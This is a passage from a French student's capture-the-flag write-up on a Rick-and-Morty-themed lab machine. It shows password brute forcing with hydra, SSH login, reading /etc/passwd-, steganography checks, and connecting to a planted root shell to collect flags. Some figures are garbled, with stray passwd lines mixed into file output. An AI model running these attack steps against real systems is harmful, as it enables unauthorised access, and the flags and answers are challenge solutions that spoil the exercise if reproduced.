 1 localhost (127.0.0.1)  0.036 ms  0.010 ms  0.008 ms
:::
/etc/passwd-
:::
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:./sbin/nologin
systemd-coredump:x:999:998:systemd Core Dumper:./sbin/nologin
systemd-timesync:x:998:997:systemd Time Synchronization:./sbin/nologin
systemd-network:x:192:192:systemd Network Management:./sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:./sbin/nologin
dbus:x:81:81:System message bus:./sbin/nologin
polkitd:x:997:996:User for polkitd:./sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
abrt:x:173:173:./etc/abrt:/sbin/nologin
cockpit-ws:x:996:994:User for cockpit-ws:./sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
chrony:x:995:993:./var/lib/chrony:/sbin/nologin
tcpdump:x:72:72:./sbin/nologin
RickSanchez:x:1000:1000:./home/RickSanchez:/bin/bash
Morty:x:1001:1001:./home/Morty:/bin/bash
Summer:x:1002:1002:./home/Summer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
Jerry:x:994:991:./home/Jerry:/bin/sh
```

FIGURE 3.41 – Accès au fichier /etc/passwd-

Je remarque qu'il y a une ligne Jerry dans ce fichier. Cela signifie que Jerry a été ajouté au système, ou qu'il y a eu une modification concernant cet utilisateur, et cette information a été enregistrée dans le fichier de sauvegarde (/etc/passwd-) avant qu'il ne soit modifié dans le fichier actif /etc/passwd.

Testons avec hydra sur le port 22222 tous les utilisateurs trouvés avec comme mot de passe « winter » :

```
(sae@kalisaie)-[~]
$ echo -e "root\nRickSanchez\nMorty\nSummer\napache\nJerry" > users.txt
(sae@kalisaie)-[~]
$ hydra -L users.txt -p winter ssh://192.168.56.107 -s 22222
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-28 22:44:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:6/p:1), ~1 try per task
[DATA] attacking ssh://192.168.56.107:22222/
[22222][ssh] host: 192.168.56.107 login: Summer password: winter
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-28 22:44:54
```

FIGURE 3.42 – Brute force avec hydra sur le port 22222 en ciblant les utilisateurs trouvés dans le fichier /etc/passwd-

On peut alors se connecter avec l'utilisateur Summer et le mot de passe winter sur le port 22222 de la machine cible.

```
(sae@kalisaie)-[~]
$ ssh -l Summer 192.168.56.107 -p22222
Summer@192.168.56.107's password: MACHINE
Last login: Fri Nov 29 08:44:32 2024 from 192.168.56.108
[Summer@localhost ~]$
[Summer@localhost ~]$ hostname -I
192.168.56.107
```

FIGURE 3.43 – Connexion sur la machine cible sur le port 22222 avec le couple user/password trouvé

Si je liste les fichiers disponibles sur le serveur, je trouve un fichier FLAG.txt :

```
[Summer@localhost ~]$ ls -alhk
total 20K
drwx----- . 2 Summer Summer 99 Sep 15 2017 .
drwxr-xr-x. 5 root root 52 Aug 18 2017 ..
-rw----- . 1 Summer Summer 6 Nov 29 08:44 .bash_history
-rw-r--r-- . 1 Summer Summer 18 May 30 2017 .bash_logout
-rw-r--r-- . 1 Summer Summer 193 May 30 2017 .bash_profile
-rw-r--r-- . 1 Summer Summer 231 May 30 2017 .bashrc
-rw-rw-r-- . 1 Summer Summer 48 Aug 22 2017 FLAG.txt
[Summer@localhost ~]$ head FLAG.txt
FLAG{Get off the high road Summer!} - 10 Points byte packets
```

FIGURE 3.44 – Cinquième flag trouvé lors de la connexion SSH sur la machine cible

On trouve alors le cinquième flag de la box directement sur le serveur dès la connexion SSH : FLAG{Get off the high road Summer!} - 10 Points. Score actuel : 50/130.

Et on retrouve les trois utilisateurs trouvés auparavant dans le fichier /etc/passwd :

```

FLAG{Get off the high road Summer!} - 10 Points
[Summer@localhost ~]$ ls -alh /root/
ls: cannot open directory '/root/': Permission denied
[Summer@localhost ~]$ ls -alh /home/
total 0
drwxr-xr-x. 5 root root 52 Aug 18 2017 .
dr-xr-xr-x. 17 root root 236 Aug 18 2017 ..
drwxr-xr-x. 2 Morty Morty 131 Sep 15 2017 Morty
drwxr-xr-x. 4 RickSanchez RickSanchez 113 Sep 21 2017 RickSanchez
drwx----- 2 Summer Summer 99 Sep 15 2017 Summer
[Summer@localhost ~]$

```

FIGURE 3.45 – Utilisateurs présents dans le répertoire /home/

Je liste tous les sous répertoires des trois répertoires des utilisateurs :

```

[Summer@localhost ~]$ ls -alh /home/*/
/home/Morty/:
total 64K
drwxr-xr-x. 2 Morty Morty 131 Sep 15 2017 .
drwxr-xr-x. 5 root root 52 Aug 18 2017 ..
-rw----- 1 Morty Morty 1 Sep 15 2017 .bash_history
-rw-r--r-- 1 Morty Morty 18 May 30 2017 .bash_logout
-rw-r--r-- 1 Morty Morty 193 May 30 2017 .bash_profile
-rw-r--r-- 1 Morty Morty 231 May 30 2017 .bashrc
-rw-r--r-- 1 root root 43K Aug 22 2017 Safe_Password.jpg
-rw-r--r-- 1 root root 414 Aug 22 2017 journal.txt.zip
/home/RickSanchez/:
total 12K
drwxr-xr-x. 4 RickSanchez RickSanchez 113 Sep 21 2017 .
drwxr-xr-x. 5 root root 52 Aug 18 2017 ..
-rw-r--r-- 1 RickSanchez RickSanchez 18 May 30 2017 .bash_logout
-rw-r--r-- 1 RickSanchez RickSanchez 193 May 30 2017 .bash_profile
-rw-r--r-- 1 RickSanchez RickSanchez 231 May 30 2017 .bashrc
drwxr-xr-x. 2 RickSanchez RickSanchez 18 Sep 21 2017 RICKS_SAFE
drwxrwxr-x. 2 RickSanchez RickSanchez 26 Aug 18 2017 ThisDoesntContainAnyFlags
/home/Summer/:
total 20K
drwx----- 2 Summer Summer 99 Sep 15 2017 .
drwxr-xr-x. 5 root root 52 Aug 18 2017 ..
-rw----- 1 Summer Summer 6 Nov 29 08:44 .bash_history
-rw-r--r-- 1 Summer Summer 18 May 30 2017 .bash_logout
-rw-r--r-- 1 Summer Summer 193 May 30 2017 .bash_profile
-rw-r--r-- 1 Summer Summer 231 May 30 2017 .bashrc
-rw-rw-r-- 1 Summer Summer 48 Aug 22 2017 FLAG.txt
[Summer@localhost ~]$

```

FIGURE 3.46 – Liste de tous les répertoires des trois utilisateurs

On trouve alors des informations intéressantes : Pour Morty, je trouve une image « Safe_Password.jpg » et un fichier zip journal.txt. Pour l'utilisateur Summer, le fichier FLAG.txt est le cinquième flag trouvé auparavant. Enfin, pour l'utilisateur RickSanchez, je trouve deux répertoires : RICKS_SAFE et ThisDoesntContainAnyFlags dans lesquelles on trouve aussi des infos intéressantes :

30 novembre 2024

FIGURE 3.50 – Image Safe_Password.jpg

On remarque un champ « Password : Meeseek ». Donnée plutôt intéressante. Et j'affiche le dernier fichier journal.txt.zip :

FIGURE 3.51 – Fichier journal.txt.zip

Lors de l’affichage des fichiers ou de l’image avec la commande head dans la console, c’est difficile dans mon cas d’identifier clairement les données intéressantes à récupérer. Cependant, je retiens tout de même le champ « Password : Meeseek » visible dans l’image Safe_Password.jpg.

Pour pouvoir travailler correctement sur les fichiers et images, je transfère ces éléments vers ma machine Kali Linux avec SCP. J'ouvre d'abord un port 22 sur ma Kali Linux et je transfère les fichiers :

FIGURE 3.52 – Transfert des fichiers pour pouvoir les étudier sur ma Kali Linux

Je récupère alors les fichiers sur ma Kali Linux :

```
(sae@kalisaie)-[~/Desktop]
$ sudo service ssh start
[sudo] password for sae:
Enter an IP address to trace:
(sae@kalisaie)-[~/Desktop]
$ ls -alhke ./etc/passwd-
total 76K
drwxr-xr-x  2 sae sae 4.0K Nov 29 00:35 .
drwx----- 17 sae sae 4.0K Nov 29 01:15 ..
-rw-r--r--  1 sae sae  42 Aug 22  2017 FLAG.txt
-rw-r--r--  1 sae sae 1295 Nov 29 00:35 NotAFlag.txt
-rw-r--r--  1 sae sae  43K Nov 29 00:34 Safe_Password.jpg
-rw-r--r--  1 sae sae  414 Nov 29 00:34 journal.txt.zip
-rwxr--r--  1 sae sae 8.5K Nov 29 00:35 safe
```

FIGURE 3.53 – Les fichiers transférés sont maintenant sur ma Kali Linux

Pour rappel, le fichier FLAG.txt est le cinquième flag trouvé auparavant. Je commence alors par dézipper le fichier journal.txt.zip :

```
(sae@kalisaie)-[~/Desktop]
$ unzip journal.txt.zip -d .
Archive:  journal.txt.zip
[journal.txt.zip] journal.txt password:
  inflating: ./journal.txt
(sae@kalisaie)-[~/Desktop]
$ ls -alhke ./
total 80K
drwxr-xr-x  2 sae sae 4.0K Nov 29 01:21 .
drwx----- 17 sae sae 4.0K Nov 29 01:15 ..
-rw-r--r--  1 sae sae  42 Aug 22  2017 FLAG.txt
-rw-r--r--  1 sae sae  95 Nov 29 00:35 NotAFlag.txt
-rw-r--r--  1 sae sae  43K Nov 29 00:34 Safe_Password.jpg
-rw-rw-r--  1 sae sae  339 Aug 18  2017 journal.txt
-rw-r--r--  1 sae sae  414 Nov 29 00:34 journal.txt.zip
-rwxr--r--  1 sae sae 8.5K Nov 29 00:35 safe
```

FIGURE 3.54 – Je dézippe le fichier journal.txt.zip

Lors de la décompression, un mot de passe est requis. Je me souviens alors du champ « Password : Meeseek », découvert en affichant l'image Safe_Password avec head. La décompression est réussie et lorsque j'affiche le fichier journal.txt je trouve un nouveau flag :

```
ssh:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin/nologin
(sae@kalisae)-[~/Desktop]
$ more journal.txt
Monday: So today Rick told me huge secret. He had finished
a password to a safe? Or a safe password to a safe?
chrony:x:995:993:./var/lib/chrony:/sbin/nologin
Anyway. Here it is:bin/nologin
RickSanchez:x:1000:1000:./home/RickSanchez:/bin/bash
FLAG: {131333} 1- 20 Points:/bin/bash
```

FIGURE 3.55 – Sixième flag trouvé

Le flag est relativement bizarre, d'habitude on a une phrase avec le flag, ici on trouve « 131333 ». On trouve alors le sixième flag de la box directement avec la décompression du fichier journal : FLAG : 131333 - 20 Points. Score actuel : 70/130.

J'ai tout de même essayé de voir à quoi ressemblait l'image en l'affichant dans ma console :




FIGURE 3.56 – Image Safe_Password affiché dans la console

C'est une image de Morty. Je connais quelques outils pour analyser des images, les métadonnées. J'essaie avec exiftool :


```
(sae@kalisae)-[~/Desktop]
$ exiftool Safe_Password.jpg
ExifTool Version Number      : 12.70
File Name                    : Safe_Password.jpg
Directory                    : .
File Size                     : 43 kB
File Modification Date/Time   : 2024:11:29 00:34:12+01:00
File Access Date/Time        : 2024:11:29 00:34:13+01:00
File Inode Change Date/Time   : 2024:11:29 00:34:12+01:00
File Permissions              : -rw-r--r--
File Type                    : JPEG
File Type Extension          : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Exif Byte Order               : Big-endian (Motorola, MM)
Orientation                  : Horizontal (normal)
X Resolution                  : 96
Y Resolution                  : 96
Resolution Unit               : inches
Color Space                   : sRGB
Exif Image Width              : 848
Exif Image Height             : 1080
Warning                      : [minor] Skipped unknown 59 bytes after JPEG APP13 segment
Image Width                   : 848
Image Height                  : 1080
Encoding Process              : Baseline DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
Y Cb Cr Sub Sampling          : YCbCr4:2:0 (2 2)
Image Size                    : 848x1080
Megapixels                    : 0.916
```

FIGURE 3.57 – Recherche des métadonnées de l'image avec exiftool

On voit une erreur « Warning : [minor] Skipped unknown 59 bytes after JPEG APP13 segment ». Cela peut indiquer qu'il y a peut-être des données supplémentaires dans l'image comme de la stéganographie. Avec exiv2, rien de bien concluant :

```
(sae@kalisae)-[~/Desktop]
$ exiv2 Safe_Password.jpg
File name      : Safe_Password.jpg
File size      : 43145 Bytes
MIME type      : image/jpeg
Image size     : 848 x 1080
Thumbnail      : None
Camera make    :
Camera model   :
Image timestamp :
File number    :
Exposure time  :
Aperture       :
Exposure bias  :
Flash         :
Flash bias     :
Focal length   :
Subject distance:
ISO speed      :
Exposure mode  :
Metering mode  :
Macro mode     :
Image quality  :
White balance  :
Copyright      :
Exif comment   :
```

FIGURE 3.58 – Recherche des métadonnées de l'image avec exiv2

Lors d'anciennes Box que j'avais fait, je me souviens avoir utilisé steghide pour la stéganographie ou binwalk. J'essaie alors dans un premier temps avec steghide :

```
File Actions Edit View Help
(sae@kalisae)-[~/Desktop]
$ steghide info Safe_Password.jpg
Corrupt JPEG data: 59 extraneous bytes before marker 0xc0
"Safe_Password.jpg":
  format: jpeg
  capacity: 2.2 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
Corrupt JPEG data: 59 extraneous bytes before marker 0xc0
steghide: could not extract any data with that passphrase!

(sae@kalisae)-[~/Desktop]
$ steghide extract -sf Safe_Password.jpg -p "Meeseek"
Corrupt JPEG data: 59 extraneous bytes before marker 0xc0
steghide: could not extract any data with that passphrase!

(sae@kalisae)-[~/Desktop]
$ steghide extract -sf Safe_Password.jpg -p "winter"
Corrupt JPEG data: 59 extraneous bytes before marker 0xc0
steghide: could not extract any data with that passphrase!
```

FIGURE 3.59 – Recherche stéganographie avec steghide

Je ne parviens pas à extraire les données avec steghide, je ne connais pas le mot de passe. J'essaie alors avec binwalk :

```
(sae@kalisae)-[~/Desktop]
$ binwalk Safe_Password.jpg
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	JPEG image data, JFIF standard 1.01
30	0x1E	TIFF image data, big-endian, offset of first image directory: 8
192	0xC0	Unix path: /home/Morty/journal.txt.zip. Password: Meeseek

FIGURE 3.60 – Recherche stéganographie avec binwalk

Je trouve alors à l'offset 0xC0, une route d'accès Unix et un mot de passe concernant le fichier journal.txt.zip. Il s'agit du mot de passe que j'avais déjà découvert avec le head pour déchiffrer le fichier zip.

Je continue mon attaque [après quelques essais pour localement faire une montée en privilèges], dans l'analyse des processus actifs sur la machine, et notamment pour le port 60000 :

FIGURE 3.61 – Processus sur le port 60000 étrange

Le premier processus, à la première ligne utilise netcat (nc) pour écouter sur le port 60000. Ce qui m'a sauté aux yeux, car je trouve cela étrange est qu'il redirige tout ce qu'il est reçu sur ce port vers un programme étrange (/etc/rc.d/init.d/r), de vu, probablement un service système mais je penchais plus vers un script. J'ai donc essayé de l'afficher :

```
[Summer@localhost ~]$ more /etc/rc.d/init.d/r
***** /etc/rc.d/init.d/r: Not a text file *****
```

[illegible]

FIGURE 3.62 – Affichage du fichier `/etc/rc.d/init.d/r`

On trouve alors le septième flag de la box directement avec en affichant le fichier journal : FLAG{Flip the pickle Morty!} - 10 Points. Score actuel : 80/130.

Et, en regardant de plus près sur les données de ce fichier (/root/blackhole) :

```

^@<F3><C3>^@^@H<83><EC>^H<83><C4>^H<C3>^@^@^@A^@^B^@^@^@^@%s
# ^@^@Welcome to Ricks hell baked reverse shell...
# ^@ls^@FLAG.txt^@pwd^@/root/blackhole/^@cd^@Permission Denied.^@whoami^@root^@cat
^@^@P<FC><FF><FF><D0>^@^@^@C0><FE><FF><FF><F0>^@^@^@0<FF><FF><FF>S^@A^@^@^@^@^@T

```

FIGURE 3.63 – Reverseshell sur le port 60000

C'est en fait un reverse shell, qu'il appelle le trou noir. Alors, j'ai quand même voulu tester le reverse shell pour tomber proprement sur ce septième flag. Utiliser msfconsole serait de « de tuer une mouche avec un bazooka ». Je me sers alors d'un script pour exploiter un reverse shell : <https://github.com/Kiosec/Shells?tab=readme-ov-file#technique-01-python>

```
(sae@kalisae)-[~/Desktop] Docs Kali Forum
$ python3 script_py.py
Welcome to Ricks half baked reverse shell ...
# whoami
root
# pwd
/root/blackhole/
# ls -alhk
FLAG.txt
# cat FLAG.txt
FLAG{Flip the pickle Morty!} - 10 Points
#
```

FIGURE 3.64 – Exploit du reverseshell avec un script python

Je tombe alors en utilisateur root et je trouve le septième flag, trouvé auparavant déjà. En tant que root, j'essaie de trouver d'autres flag :

```
: command not found
# ls
FLAG.txt
# ls -l
FLAG.txt
# ls -alhk
FLAG.txt
#
: command not found
# ls -alhk /home/
FLAG.txt
#
: command not found
# cat /home/FLAG.txt
cat /home/FLAG.txt: command not found
# ls ~
FLAG.txt
# cat ~/FLAG.txt
cat ~/FLAG.txt: command not found
#
```

FIGURE 3.65 – Essai d'exploiter d'autres flag en tant que root

A ce moment, je pensais qu'il y avait aussi un flag dans le répertoire /root, mais en

y repensant, je pense que le reverse shell était configuré pour seulement récupérer ce flag. D'autant plus que je peux afficher seulement le flag (le septième flag), déjà trouvé.

J'ai continué ensuite à essayer ensuite de monter en privilèges en me servant de GTFObins, notamment en exploitant un maximum le service ftp.

```
: command not found
# ls
FLAG.txt
# ls -l
FLAG.txt
# ls -alhk
FLAG.txt
#
: command not found
# ls -alhk /home/
FLAG.txt
#
: command not found
# cat /home/FLAG.txt
cat /home/FLAG.txt: command not found
# ls ~
FLAG.txt
# cat ~/FLAG.txt
cat ~/FLAG.txt: command not found
#
```

FIGURE 3.66 – Essai non fructuant sur le reverse shell

Rien de bien concluant. Je suis resté un peu de temps sur cette partie, en essayant à tout prix de monter en privilèges.

En revenant sur mes pas, je me suis rendu compte que j'avais complètement oublié le fichier safe, un fichier exécutable que j'avais transféré de la box à ma Kali Linux avec SCP. J'essaie donc de chercher avec ce fichier :

```
(sae@kalisae)-[~/Desktop]
$ exiftool safe
ExifTool Version Number      : 12.70
File Name                    : safe
Directory                    : .
File Size                    : 8.7 kB
File Modification Date/Time   : 2024:11:29 00:35:07+01:00
File Access Date/Time        : 2024:11:29 22:59:51+01:00
File Inode Change Date/Time   : 2024:11:29 00:35:07+01:00
File Permissions              : -rwxr--r--
File Type                    : ELF executable
File Type Extension          :
MIME Type                    : application/octet-stream
CPU Architecture              : 64 bit
CPU Byte Order                : Little endian
Object File Type              : Executable file
CPU Type                      : AMD x86-64

(sae@kalisae)-[~/Desktop]
$ ./safe
Past Rick to present Rick, tell future Rick to use GOD DAMN COMMAND LINE AAAAAHHAHAGGGGRRGUMENTS!
```

FIGURE 3.67 – Recherche de métadonnées sur le fichier safe avec exiftool

J'essaie donc d'utiliser plusieurs outils que je connais pour examiner ce fichier. Je commence par le plus basique, file, pour que je sois sur que ce soit un fichier type ELF (Executable and Linkable Format) :

```
(sae@kalisae)-[~/Desktop]
$ file safe
safe: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=6788eee358d9e51e369472b52e684b7d6da7f1ce, not stripped

(sae@kalisae)-[~/Desktop]
$ man objdump

(sae@kalisae)-[~/Desktop]
$ objdump -d safe
safe:      file format elf64-x86-64

Disassembly of section .init:
```

FIGURE 3.68 – Recherche de métadonnées sur le fichier safe avec file et objdump

J'utilise aussi objdump pour disassembler le contenu du fichier pour examiner le code machine. J'utilise également d'autres outils mais je ne trouve pas de données intéressantes :

```
(sae@kalisae)-[~/Desktop]
$ binwalk safe

DECIMAL          HEXADECIMAL      DESCRIPTION
-----
0                0x0              ELF, 64-bit LSB executable, AMD x86-64, version 1 (SYSV)

(sae@kalisae)-[~/Desktop]
$ r2 wafe
[r] Cannot open 'wafe'

(sae@kalisae)-[~/Desktop]
$ r2 safe
[0x004006f0]> aa
[x] Analyze all flags starting with sym. and entry0 (aa)
[0x004006f0]> afl
0x004006f0 1 43 entry0
0x00400720 4 42 → 37 sym.deregister_tm_clones
0x00400750 4 58 → 55 sym.register_tm_clones
0x00400790 3 34 → 29 sym.__do_global_dtors_aux
0x004007c0 1 7 entry.init0
0x004009f0 1 2 sym.__libc_csu_fini
0x004007c7 4 167 sym.decrypt
0x0040086e 4 85 sym.display
0x004009f4 1 9 sym._fini
0x00400980 4 101 sym.__libc_csu_init
0x004008c3 3 180 main
0x00400670 1 6 sym.imp.puts
0x004006e0 1 6 sym.imp.exit
0x00400690 1 6 sym.imp.printf
0x00400628 3 23 sym._init
```

FIGURE 3.69 – Recherche de métadonnées sur le fichier safe avec binwalk et r2

En utilisant strings, je retombe sur mes pas, je trouve alors la chaîne « %304s » :

```
(sae@kalisae)-[~/Desktop]
$ strings safe
/lib64/ld-linux-x86-64.so.2
.hk}m
libmccrypt.so.4
__gmon_start__
mdecrypt_generic
mccrypt_generic_deinit
mccrypt_module_close
mccrypt_generic_init
mccrypt_enc_get_block_size
mccrypt_module_open
libc.so.6
exit
puts
putchar
printf
__libc_start_main
GLIBC_2.2.5
%z
AWAVI
AUATL
[ ]A^A_
rijndael-128
%d,
Past Rick to present Rick, tell future Rick to use GOD DAMN COMMAND LINE AAAAAHHAHAGGGRRRGUMENTS!
AAAAAAAAAAAAAAAAAAAA
decrypt: %304s
g
py?
```

FIGURE 3.70 – Recherche de métadonnées sur le fichier safe avec strings

Je ne trouve cependant rien pour cette partie, je n'arrive pas à exploiter le fichier

safe. En demandant à l'enseignant présent dans la salle, il me donne une piste selon laquelle, le fichier safe est bien un fichier à exploiter et qu'il prend un paramètre donné par l'un des flags. J'essaie donc plusieurs arguments en exécutant le fichier safe :

```
(sae@kalisae)-[~/Desktop]
$ ./safe flag
decrypt:
M#c4+++Sx++++w+++++069-+RF  +w+;g3^+}5y+r

(sae@kalisae)-[~/Desktop]
$ ./safe morty
decrypt:
Su~+++0+++v?++++v++k++++uXu6+V6Z++++$+;+w+|P^U+d+
gzh@F_d+{Y+fe++++h++(+v+yfe++z+b      +a+]k++h+[]+#+\Y+/*[

(sae@kalisae)-[~/Desktop]
$ ./safe 131333
decrypt: FLAG{And Awwwwaaaaayyyy we Go!} - 20 Points

Ricks password hints:
(This is incase I forget.. I just hope I don't forget how to write a script to generate potential passwords. Also, sudo is wheely good.)
Follow these clues, in order

1 uppercase character
1 digit
One of the words in my old bands name.

(sae@kalisae)-[~/Desktop]
```

FIGURE 3.71 – Exécution du fichier safe avec un paramètre

La clef « 131333 » est une clef donnée pour le sixième flag, lors du flag pour le fichier journal.txt.zip. On trouve alors le huitième flag de la box avec un peu d'aide [dégouté de ne pas avoir trouvé mais bon] : FLAG{And Awwwwaaaaayyyy we Go!} - 20 Points. Score actuel : 100/130.

J'obtiens alors un message pour un indice pour le mot de passe. Je dois chercher un mot de passe avec une majuscule, un numéro et un « un des mots dans le nom de mon ancien groupe ». Après quelques minutes de recherche, je pense que l'indice fait référence au groupe « The Flesh Curtains » :





FIGURE 3.72 – Réponse à l'indice pour le mot de passe

Je trouve : « The Flesh Curtains était un groupe formé par Rick Sanchez , Birdperson et Squanchy peu de temps après leur rencontre au Birding Manapalooza Flargabarg. ». Le mot de passe à trouver est donc constitué d'une lettre majuscule, d'un chiffre et d'un des mots suivants : The, Flesh ou Curtains. Je crée donc, tout

seul [mais que je donne à mes camarades lors du cours] un script bash pour générer toutes les combinaisons possibles. J'aurai pu utiliser crunch (d'autres l'ont fait apparemment ou python avec itertools [essayer avec itertools. Essayer également avec cewl?]). Je crée donc deux tableaux :



```
File Actions Edit View Help
#!/bin/bash

